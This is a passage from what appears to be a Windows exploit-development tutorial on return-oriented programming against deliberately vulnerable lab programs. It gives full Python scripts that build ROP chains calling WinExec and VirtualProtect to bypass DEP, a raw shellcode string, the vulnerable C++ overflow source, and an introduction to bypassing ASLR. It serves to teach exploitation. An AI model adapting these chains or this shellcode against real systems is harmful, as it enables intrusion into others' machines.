
piece1, piece2 and piece3 are three labels and represent addresses in memory. We'll use them instead of the real addresses for convenience.

Now let's put the following values on the stack:

```
esp --> value_for_eax
```

```
value_for_ebx
piece2
piece3
value_for_edx
```

If in the beginning EIP = piece1 and we let the code run, here's what will happen:



The schema should be clear, but let's examine it step by step:

1. The execution starts at piece1 and esp points to value_for_eax.
2. pop eax puts value_for_eax into eax (esp += 4: now esp points to values_for_ebx).
3. pop ebx puts value_for_ebx into ebx (esp += 4: now esp points to piece2).
4. ret pops piece2 and jumps to piece2 (esp += 4: now esp points to piece3).
5. mov ecx, 4 puts 4 into ecx.
6. ret pops piece3 and jumps to piece3 (esp += 4: now esp points to value_for_edx).
7. pop edx puts value_for_edx into edx (esp += 4: now esp points to some_function).
8. ret pops some_function and jumps to some_function.

We assume that some_function never returns.

By now it should be clear why this technique is called ROP: the instruction RET is used to jump from one piece of code to the next. The pieces of code are usually called gadgets. A gadget is just a sequence of instructions which ends with a RET instruction.

The hard part is finding and chaining together the right gadgets to achieve our goals.

Calling WinExec directly

For our exploit we want to execute what follows:

C++

```
WinExec("calc.exe", SW_SHOW);
ExitThread(0);
```

Here's the corresponding code in assembly:

```
    WinExec("calc.exe", SW_SHOW);
00361000 6A 05               push        5
00361002 68 00 21 36 00      push        362100h
00361007 FF 15 04 20 36 00   call        dword ptr ds:[362004h]
    ExitThread(0);
0036100D 6A 00               push        0
0036100F FF 15 00 20 36 00   call        dword ptr ds:[362000h]
```

One important thing that we note is that WinExec() and ExitThread() remove the arguments from the stack on their own (by using ret 8 and ret 4, respectively).

362100h is the address of the string calc.exe located in the .rdata section. We'll need to put the string directly on the stack. Unfortunately the address of the string won't be constant so we'll have to compute it at runtime.

First of all, we'll find all the interesting gadgets in kernel32.dll, ntdll and msvcr120.dll. We'll use mona (article) once again. If you didn't do so, set mona's working directory with:

```
!py mona config -set workingfolder "C:\logs\%p"
```

You're free to change the directory, of course. The term %p will be replaced each time with the name of the executable you're working on.

Here's the command to find the rops:

```
!py mona rop -m kernel32.dll,ntdll,msvcr120.dll
```

This will output a lot of data and generate the following files (located in the directory specified above):

- rop.txt
- rop_chains.txt
- rop_suggestions.txt
- stackpivot.txt

Review the files to see what kind of information they contain.

To call WinExec and ExitThread, we need to set up the stack this way:

```
cmd:  "calc"
      ".exe"
      0
      WinExec       <----- ESP
      ExitThread
      cmd                # arg1 of WinExec
      5                  # arg2 (uCmdShow) of WinExec
      ret_for_ExitThread   # not used
      dwExitCode         # arg1 of ExitThread
```


If we execute RET when ESP points at the location indicated above, WinExec will be executed. WinExec terminates with a RETN 8 instruction which extract the address of ExitThread from the stack, jumps to ExitThread and remove the two arguments from the stack (by incrementing ESP by 8). ExitThread will use dwExitCode located on the stack but won't return.

There are two problems with this schema:

1. some bytes are null;
2. cmd is non-constant so the arg1 of WinExec must be fixed at runtime.

Note that in our case, since all the data is read from file through fread(), we don't need to avoid null bytes. Anyway, to make things more interesting, we'll pretend that no null bytes may appear in our ROP chain. Instead of 5 (SW_SHOW), we can use 0x01010101 which seems to work just fine. The first null dword is used to terminate the cmd string so we'll need to replace it with something like 0xffffffff and zero it out at runtime. Finally, we'll need to write cmd (i.e. the address of the string) on the stack at runtime.

The approach is this:



First, we skip (by incrementing ESP) the part of the stack we want to fix. Then we fix that part and, finally, we jump back (by decrementing ESP) to the part we fixed and "execute it" (only in a sense, since this is ROP).

Here's a Python script which creates name.dat:

Python

```
import struct

def write_file(file_path):
    # NOTE: The rop_chain can't contain any null bytes.
```

```
    msvcr120 = 0x6cf70000
    kernel32 = 0x77120000
    ntdll = 0x77630000

    WinExec = kernel32 + 0x92ff1
    ExitThread = ntdll + 0x5801c
    lpCmdLine = 0xffffffff
    uCmdShow = 0x01010101
    dwExitCode = 0xffffffff
    ret_for_ExitThread = 0xffffffff

    # These are just padding values.
    for_ebp = 0xffffffff
    for_ebx = 0xffffffff
    for_esi = 0xffffffff
    for_retn = 0xffffffff

    rop_chain = [
        msvcr120 + 0xc041d,  # ADD ESP,24 # POP EBP # RETN
# cmd:
        "calc",
        ".exe",
# cmd+8:
        0xffffffff,         # zeroed out at runtime
# cmd+0ch:
        WinExec,
        ExitThread,
# cmd+14h:
        lpCmdLine,          # arg1 of WinExec (computed at runtime)
        uCmdShow,           # arg2 of WinExec
        ret_for_ExitThread, # not used
        dwExitCode,         # arg1 of ExitThread
# cmd+24h:
        for_ebp,
        ntdll + 0xa3f07,    # INC ESI # PUSH ESP # MOV EAX,EDI # POP EDI # POP ESI # POP EBP # RETN 0x04
        # now edi = here

# here:
        for_esi,
        for_ebp,
        msvcr120 + 0x45042,  # XCHG EAX,EDI # RETN
        for_retn,
        # now eax = here

        msvcr120 + 0x92aa3,  # SUB EAX,7 # POP EBX # POP EBP # RETN
        for_ebx,
        for_ebp,
        msvcr120 + 0x92aa3,  # SUB EAX,7 # POP EBX # POP EBP # RETN
        for_ebx,
        for_ebp,
        msvcr120 + 0x92aa3,  # SUB EAX,7 # POP EBX # POP EBP # RETN
        for_ebx,
        for_ebp,
        msvcr120 + 0x92aa3,  # SUB EAX,7 # POP EBX # POP EBP # RETN
        for_ebx,
```

```
    for_ebp,
    msvcr120 + 0x92aa3,  # SUB EAX,7 # POP EBX # POP EBP # RETN
    for_ebx,
    for_ebp,
    msvcr120 + 0xbfe65,  # SUB EAX,2 # POP EBP # RETN
    for_ebp,
    kernel32 + 0xb7804,  # INC EAX # RETN
    # now eax = cmd+8

    # do [cmd+8] = 0:
    msvcr120 + 0x76473,  # XOR ECX,ECX # XCHG ECX,DWORD PTR [EAX] # POP ESI # POP EBP # RETN
    for_esi,
    for_ebp,
    msvcr120 + 0xbfe65,  # SUB EAX,2 # POP EBP # RETN
    for_ebp,
    # now eax+0eh = cmd+14h (i.e. eax = cmd+6)

    # do ecx = eax:
    msvcr120 + 0x3936b,  # XCHG EAX,ECX # MOV EDX,653FB4A5 # RETN
    kernel32 + 0xb7a0a,  # XOR EAX,EAX # RETN
    kernel32 + 0xbe203,  # XOR EAX,ECX # POP EBP # RETN 0x08
    for_ebp,
    msvcr120 + 0xbfe65,  # SUB EAX,2 # POP EBP # RETN
    for_retn,
    for_retn,
    for_ebp,
    msvcr120 + 0xbfe65,  # SUB EAX,2 # POP EBP # RETN
    for_ebp,
    msvcr120 + 0xbfe65,  # SUB EAX,2 # POP EBP # RETN
    for_ebp,
    # now eax = cmd

    msvcr120 + 0x3936b,  # XCHG EAX,ECX # MOV EDX,653FB4A5 # RETN
    # now eax+0eh = cmd+14h
    # now ecx = cmd

    kernel32 + 0xa04fc,  # MOV DWORD PTR [EAX+0EH],ECX # POP EBP # RETN 0x10
    for_ebp,
    msvcr120 + 0x3936b,  # XCHG EAX,ECX # MOV EDX,653FB4A5 # RETN
    for_retn,
    for_retn,
    for_retn,
    for_retn,
    msvcr120 + 0x1e47e,  # ADD EAX,0C # RETN
    # now eax = cmd+0ch

    # do esp = cmd+0ch:
    kernel32 + 0x489c0,  # XCHG EAX,ESP # RETN
  ]

  rop_chain = ''.join([x if type(x) == str else struct.pack('<I', x)
                      for x in rop_chain])

  with open(file_path, 'wb') as f:
    ret_eip = kernel32 + 0xb7805            # RETN
```

```
        name = 'a'*36 + struct.pack('<I', ret_eip) + rop_chain
        f.write(name)


write_file(r'c:\name.dat')
```

The chain of gadgets is quite convoluted, so you should take your time to understand it. You may want to debug it in WinDbg. Start WinDbg, load exploitme3.exe and put a breakpoint on the ret instruction of the main function:

```
bp exploitme3!main+0x86
```

Then hit F5 (go) and begin to step (F10) through the code. Use dd esp to look at the stack now and then.

Here's a simpler description of what happens to help you understand better:

```
    esp += 0x24+4              # ADD ESP,24 # POP EBP # RETN
                              # This "jumps" to "skip" ------------------------+
# cmd:                                                        |
    "calc"                                                    |
    ".exe"                                                    |
# cmd+8:                                                      |
    0xffffffff,               # zeroed out at runtime                  |
# cmd+0ch:                                                    |
    WinExec     <----------------------------------------------------------------)--------------------------+
    ExitThread                                                |                         |
# cmd+14h:                                                    |                         |
    lpCmdLine                 # arg1 of WinExec (computed at runtime)         |                         |
    uCmdShow                  # arg2 of WinExec                          |                         |
    ret_for_ExitThread        # not used                                 |                         |
    dwExitCode                # arg1 of ExitThread                       |                         |
# cmd+24h:                                                    |                         |
    for_ebp                                                   |                         |
                                                              |                         |
skip:           <-------------------------------------------------------------+                         |
    edi = esp                 # INC ESI # PUSH ESP # MOV EAX,EDI # POP EDI # POP ESI # POP EBP # RETN 0x04  |
                              # ----> now edi = here                                    |
# here:                                                                                 |
```

```
eax = edi              # XCHG EAX,EDI # RETN                                          |
                   # ----> now eax = here                                      |
                                                                          |
eax -= 36              # SUB EAX,7 # POP EBX # POP EBP # RETN                              |
                   # SUB EAX,7 # POP EBX # POP EBP # RETN                          |
                   # SUB EAX,7 # POP EBX # POP EBP # RETN                          |
                   # SUB EAX,7 # POP EBX # POP EBP # RETN                          |
                   # SUB EAX,7 # POP EBX # POP EBP # RETN                          |
                   # SUB EAX,2 # POP EBP # RETN                                 |
                   # INC EAX # RETN                                           |
                   # ----> now eax = cmd+8 (i.e. eax --> value to zero-out)            |
                                                                          |
dword ptr [eax] = 0     # XOR ECX,ECX # XCHG ECX,DWORD PTR [EAX] # POP ESI # POP EBP # RETN       |
                                                                          |
eax -= 2               # SUB EAX,2 # POP EBP # RETN                                  |
                   # ----> now eax+0eh = cmd+14h (i.e. eax+0eh --> lpCmdLine on the stack)      |
                                                                          |
ecx = eax              # XCHG EAX,ECX # MOV EDX,653FB4A5 # RETN                          |
                   # XOR EAX,EAX # RETN                                        |
                   # XOR EAX,ECX # POP EBP # RETN 0x08                             |
                                                                          |
eax -= 6               # SUB EAX,2 # POP EBP # RETN                                  |
                   # SUB EAX,2 # POP EBP # RETN                                 |
                   # SUB EAX,2 # POP EBP # RETN                                 |
                   # ----> now eax = cmd                                       |
                                                                          |
swap(eax,ecx)          # XCHG EAX,ECX # MOV EDX,653FB4A5 # RETN                          |
                   # ----> now eax+0eh = cmd+14h                                  |
                   # ----> now ecx = cmd                                       |
                                                                          |
[eax+0eh] = ecx        # MOV DWORD PTR [EAX+0EH],ECX # POP EBP # RETN 0x10                 |
                                                                          |
```

```
eax = ecx              # XCHG EAX,ECX # MOV EDX,653FB4A5 # RETN                          |
eax += 12              # ADD EAX,0C # RETN                                  |
                  # ----> now eax = cmd+0ch                              |
esp = eax              # XCHG EAX,ESP # RETN                                  |
                  # This "jumps" to cmd+0ch -------------------------------------------------+
```

Disabling DEP

It turns out that DEP can be disabled programmatically. The problem with DEP is that some applications might not work with it, so it needs to be highly configurable.

At a global level, DEP can be

- AlwaysOn
- AlwaysOff
- OptIn: DEP is enabled only for system processes and applications chosen by the user.
- OptOut: DEP is enabled for every application except for those explicitly excluded by the user.

DEP can also be enabled or disabled on a per-process basis by using SetProcessDEPPolicy.

There are various ways to bypass DEP:

- VirtualProtect() to make memory executable.
- VirtualAlloc() to allocate executable memory.
  Note: VirtualAlloc() can be used to commit memory already committed by specifying its address. To make a page executable, it's enough to allocate a single byte (length = 1) of that page!
- HeapCreate() + HeapAlloc() + copy memory.
- SetProcessDEPPolicy() to disable DEP. It doesn't work if DEP is AlwaysOn or if SetProcessDEPPolicy() has already been called for the current process.
- NtSetInformationProcess() to disable DEP. It fails if DEP is AlwaysON or if the module was compiled with /NXCOMPAT or if the function has been already called by the current process.

Here's a useful table from Team Corelan:

	XP SP2	XP SP3	Vista SP0	Vista SP1	Win 7	Win 2003 SP1	Win 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no(1)	yes	no(1)	yes	no(2)	no(1)	yes
NtSetInformationProcess	yes	yes	yes	no(2)	no(2)	yes	no(2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

(1) doesn't exist
(2) fails because of default DEP Policy settings

If you look at the file rop_chains.txt, you'll see that mona generated a chain for VirtualProtect. Let's use it!

First of all, let's have a look at VirtualProtect. Its signature is as follows:

```
BOOL WINAPI VirtualProtect(
  _In_   LPVOID lpAddress,
  _In_   SIZE_T dwSize,
  _In_   DWORD flNewProtect,
  _Out_  PDWORD lpflOldProtect
);
```

This function modifies the protection attributes of the pages associated with the specified area of memory. We will use flNewProtect = 0x40 (PAGE_EXECUTE_READWRITE). By making the portion of the stack containing our shellcode executable again, we can execute the shellcode like we did before.

Here's the chain for Python built by mona:

Python

```
def create_rop_chain():

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    0x6d02f868,  # POP EBP # RETN [MSVCR120.dll]
    0x6d02f868,  # skip 4 bytes [MSVCR120.dll]
    0x6cf8c658,  # POP EBX # RETN [MSVCR120.dll]
    0x00000201,  # 0x00000201-> ebx
    0x6d02edae,  # POP EDX # RETN [MSVCR120.dll]
    0x00000040,  # 0x00000040-> edx
    0x6d04b6c4,  # POP ECX # RETN [MSVCR120.dll]
    0x77200fce,  # &Writable location [kernel32.dll]
```

```
    0x776a5b23,  # POP EDI # RETN [ntdll.dll]
    0x6cfd8e3d,  # RETN (ROP NOP) [MSVCR120.dll]
    0x6cfde150,  # POP ESI # RETN [MSVCR120.dll]
    0x7765e8ae,  # JMP [EAX] [ntdll.dll]
    0x6cfc0464,  # POP EAX # RETN [MSVCR120.dll]
    0x6d0551a4,  # ptr to &VirtualProtect() [IAT MSVCR120.dll]
    0x6d02b7f9,  # PUSHAD # RETN [MSVCR120.dll]
    0x77157133,  # ptr to 'call esp' [kernel32.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

The idea of this chain is simple: first we put the right values in the registers and then we push all the registers on the stack with PUSHAD. As before, let's try to avoid null bytes. As you can see, this chain contains some null bytes. I modified the chain a bit to avoid that.

Read the following code very carefully paying special attention to the comments:

Python

```
import struct

# The signature of VirtualProtect is the following:
#   BOOL WINAPI VirtualProtect(
#     _In_   LPVOID lpAddress,
#     _In_   SIZE_T dwSize,
#     _In_   DWORD flNewProtect,
#     _Out_  PDWORD lpflOldProtect
#   );

# After PUSHAD is executed, the stack looks like this:
#   .
#   .
#   .
#   EDI (ptr to ROP NOP (RETN))          <---------------------------- current ESP
#   ESI (ptr to JMP [EAX] (EAX = address of ptr to VirtualProtect))
#   EBP (ptr to POP (skips EAX on the stack))
#   ESP (lpAddress (automatic))
#   EBX (dwSize)
#   EDX (NewProtect (0x40 = PAGE_EXECUTE_READWRITE))
#   ECX (lpOldProtect (ptr to writeable address))
#   EAX (address of ptr to VirtualProtect)
# lpAddress:
#   ptr to "call esp"
#   <shellcode>

msvcr120 = 0x6cf70000
kernel32 = 0x77120000
ntdll = 0x77630000

def create_rop_chain():
    for_edx = 0xffffffff

    # rop chain generated with mona.py - www.corelan.be (and modified by me).
```

```
    rop_gadgets = [
        msvcr120 + 0xbf868,  # POP EBP # RETN [MSVCR120.dll]
        msvcr120 + 0xbf868,  # skip 4 bytes [MSVCR120.dll]

        # ebx = 0x400 (dwSize)
        msvcr120 + 0x1c658,  # POP EBX # RETN [MSVCR120.dll]
        0x11110511,
        msvcr120 + 0xdb6c4,  # POP ECX # RETN [MSVCR120.dll]
        0xeeeefeef,
        msvcr120 + 0x46398,  # ADD EBX,ECX # SUB AL,24 # POP EDX # RETN [MSVCR120.dll]
        for_edx,

        # edx = 0x40 (NewProtect = PAGE_EXECUTE_READWRITE)
        msvcr120 + 0xbedae,  # POP EDX # RETN [MSVCR120.dll]
        0x01010141,
        ntdll + 0x75b23,     # POP EDI # RETN [ntdll.dll]
        0xfefefeff,
        msvcr120 + 0x39b41,  # ADD EDX,EDI # RETN [MSVCR120.dll]

        msvcr120 + 0xdb6c4,  # POP ECX # RETN [MSVCR120.dll]
        kernel32 + 0xe0fce,  # &Writable location [kernel32.dll]
        ntdll + 0x75b23,     # POP EDI # RETN [ntdll.dll]
        msvcr120 + 0x68e3d,  # RETN (ROP NOP) [MSVCR120.dll]
        msvcr120 + 0x6e150,  # POP ESI # RETN [MSVCR120.dll]
        ntdll + 0x2e8ae,     # JMP [EAX] [ntdll.dll]
        msvcr120 + 0x50464,  # POP EAX # RETN [MSVCR120.dll]
        msvcr120 + 0xe51a4,  # address of ptr to &VirtualProtect() [IAT MSVCR120.dll]
        msvcr120 + 0xbb7f9,  # PUSHAD # RETN [MSVCR120.dll]
        kernel32 + 0x37133,  # ptr to 'call esp' [kernel32.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def write_file(file_path):
    with open(file_path, 'wb') as f:
        ret_eip = kernel32 + 0xb7805            # RETN
        shellcode = (
            "\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02" +
            "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa" +
            "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8" +
            "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02" +
            "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45" +
            "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6" +
            "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c" +
            "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0" +
            "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53" +
            "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45" +
            "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2" +
            "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b" +
            "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff" +
            "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0" +
            "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75" +
            "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d" +
            "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c" +
            "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24" +
            "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04" +
```

```
            "\x30\x03\xc6\xeb\xdd")
        name = 'a'*36 + struct.pack('<I', ret_eip) + create_rop_chain() + shellcode
        f.write(name)

write_file(r'c:\name.dat')
```

Here's the main comment again:

```
# After PUSHAD is executed, the stack looks like this:
#   .
#   .
#   .
#   EDI (ptr to ROP NOP (RETN))          <---------------------------- current ESP
#   ESI (ptr to JMP [EAX] (EAX = address of ptr to VirtualProtect))
#   EBP (ptr to POP (skips EAX on the stack))
#   ESP (lpAddress (automatic))
#   EBX (dwSize)
#   EDX (NewProtect (0x40 = PAGE_EXECUTE_READWRITE))
#   ECX (lpOldProtect (ptr to writeable address))
#   EAX (address of ptr to VirtualProtect)
# lpAddress:
#   ptr to "call esp"
#   <shellcode>
```

PUSHAD pushes on the stack the registers EAX, ECX, EDX, EBX, original ESP, EBP, ESI, EDI. The registers are pushed one at a time so the resulting order on the stack is reversed, as you can see in the comment above.

Also note that right before PUSHAD is executed, ESP points to the last dword of the chain (ptr to 'call esp' [kernel32.dll]), and so PUSHAD pushes that value on the stack (ESP (lpAddress (automatic))). This value becomes lpAddress which is the starting address of the area of memory whose access protection attributes we want to change.

Afther PUSHAD is executed, ESP points to the DWORD where EDI was pushed (see current ESP above). In the PUSHAD gadget, PUSHAD is followed by RET:

```
msvcr120 + 0xbb7f9,  # PUSHAD # RETN [MSVCR120.dll]
```

This RET pops the DWORD where EDI was pushed and jumps to a NOP gadget (NOP means that it does nothing) which pops the DWORD where ESI was pushed and jumps to a JMP [EAX] gadget. Because EAX contains the address of a pointer to VirtualProtect, that gadget jumps to VirtualProtect. Note that the stack is set correctly for VirtualProtect:

```
EBP (ptr to POP (skips EAX on the stack))            # RET EIP
ESP (lpAddress (automatic))                          # argument 1
EBX (dwSize)                                         # argument 2
EDX (NewProtect (0x40 = PAGE_EXECUTE_READWRITE))     # argument 3
ECX (lpOldProtect (ptr to writeable address))        # argument 4
```

When VirtualProtect ends, it jumps to the POP # RET gadget corresponding to EBP in the scheme above and remove all the arguments from the stack. Now ESP points to the DWORD on the stack corresponding to EAX. The gadget POP # RET is finally executed so the POP increments ESP and the RET jumps to the call esp gadget which calls the shellcode (which can now be executed).

By now, you'll have noticed that I prefer expressing addresses as

```
baseAddress + RVA
```

The reason is simple: because of ASLR, the addresses change but the RVAs remain constant.

To try the code on your PC, you just need to update the base addresses. When we'll deal with ASLR, writing the addresses this way will come in handy.

Exploitme4 (ASLR)

Read the previous 3 articles if you haven't already (I, II, III).

ASLR is an acronym for Address Space Layout Randomization. As the name suggests, the layout of the address space is randomized, i.e. the base addresses of the PEB, the TEB and all the modules which support ASLR change every time Windows is rebooted and the modules are loaded into memory. This makes it impossible for hackers to use hard coded addresses in their exploits. There are at least two ways to bypass ASLR:

1. Find some structure or module whose base address is constant.
2. Exploit an info leak to determine the base addresses of structures and modules.

In this section we'll build an exploit for a little program called exploitme4.exe.

In VS 2013, we'll disable stack cookies, but leave DEP on, by going to Project→properties, and modifying the configuration for Release as follows:

- Configuration Properties
  - C/C++
    - Code Generation
      - Security Check: Disable Security Check (/GS-)

Make sure that DEP is activated:

- Configuration Properties
  - Linker
    - Advanced
      - Data Execution Prevention (DEP): Yes (/NXCOMPAT)

Here's the code of the program:

C++

```
#include <cstdio>
#include <conio.h>

class Name {
   char name[32];
   int *ptr;

public:
   Name() : ptr((int *)name) {}

   char *getNameBuf() { return name; }

   int readFromFile(const char *filePath) {
      printf("Reading name from file...\n");
```

```
        for (int i = 0; i < sizeof(name); ++i)
            name[i] = 0;

        FILE *f = fopen(filePath, "rb");
        if (!f)
            return 0;
        fseek(f, 0L, SEEK_END);
        long bytes = ftell(f);
        fseek(f, 0L, SEEK_SET);
        fread(name, 1, bytes, f);
        fclose(f);
        return 1;
    }

    virtual void printName() {
        printf("Hi, %s!\n", name);
    }

    virtual void printNameInHex() {
        for (int i = 0; i < sizeof(name) / 4; ++i)
            printf(" 0x%08x", ptr[i]);
        printf("]\n");
    }
};

int main() {
    Name name;

    while (true) {
        if (!name.readFromFile("c:\\name.dat"))
            return -1;
        name.printName();
        name.printNameInHex();

        printf("Do you want to read the name again? [y/n] ");
        if (_getch() != 'y')
            break;
        printf("\n");
    }
    return 0;
}
```

This program is similar to the previous ones, but some logic has been moved to a class. Also, the program has a loop so that we can exploit the program multiple times without leaving the program.

The vulnerability is still the same: we can overflow the buffer name (inside the class Name), but this time we can exploit it in two different ways:

1. The object name is on the stack so, by overflowing its property name, we can control ret eip of main() so that when main() returns our shellcode is called.

2. By overflowing the property name of the object name, we can overwrite the property ptr which is used in the function printNameInHex(). By controlling ptr we can make printNameInHex() output 32 bytes of arbitrary memory.

First of all, let's see if we need to use an info leak to bypass ASLR. Load exploitme4.exe in WinDbg (article), put a breakpoint on main() with

```
bp exploitme4!main
```

and hit F5 (go). Then let's list the modules with mona (article):

```
0:000> !py mona modules
Hold on...
[+] Command used:
!py mona.py modules

---------- Mona command started on 2015-03-22 02:22:46 (v2.0, rev 554) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
[+] Generating module info table, hang on...
